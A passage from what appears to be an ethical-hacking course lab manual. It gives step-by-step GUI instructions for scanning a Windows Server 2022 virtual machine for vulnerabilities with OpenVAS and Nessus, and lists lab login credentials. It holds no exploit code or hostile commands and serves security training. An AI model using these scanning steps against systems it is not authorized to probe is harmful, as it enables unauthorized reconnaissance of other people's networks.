**Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off, enable Windows Firewall**, and click **OK**.

    Note: By turning the Firewall ON, you are making it more difficult for the scanning tool to scan for vulnerabilities in the target system.




22. Switch to **Parrot Security** virtual machine and perform **Steps# 9-11** to create another task for scanning the target system.
23. A newly created task appears under the **Tasks** section and starts scanning the target system for vulnerabilities.




24. After the completion of the scan, click the **Done** button under the **Status** column.

Note: It takes approximately 15-20 minutes for the scan to complete.




25. **Report: Information** appears, click **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running.

    Note: The results might differ when you perform this task.



26. The scan results for the target machine before and after the Windows Firewall was enabled are the same, thereby indicating that the target system is vulnerable to attack even if the Firewall is enabled.
27. This concludes the demonstration performing vulnerabilities analysis using OpenVAS.
28. Close all open windows and document all the acquired information.
29. Switch to the **Windows Server 2022** virtual machine and click **Ctrl+Alt+Del** to activate it, by default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
30. Navigate to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**, disable Windows Firewall, and click **OK**.



31. Turn off the **Parrot Security** virtual machine.

Task 2: Perform Vulnerability Scanning using Nessus

Nessus is an assessment solution for identifying vulnerabilities, configuration issues, and malware, which can be used to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as OSes, network devices, hypervisors, databases, tablets/phones, web servers, and critical infrastructure.


Here, we will use Nessus to perform vulnerability scanning on the target system.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

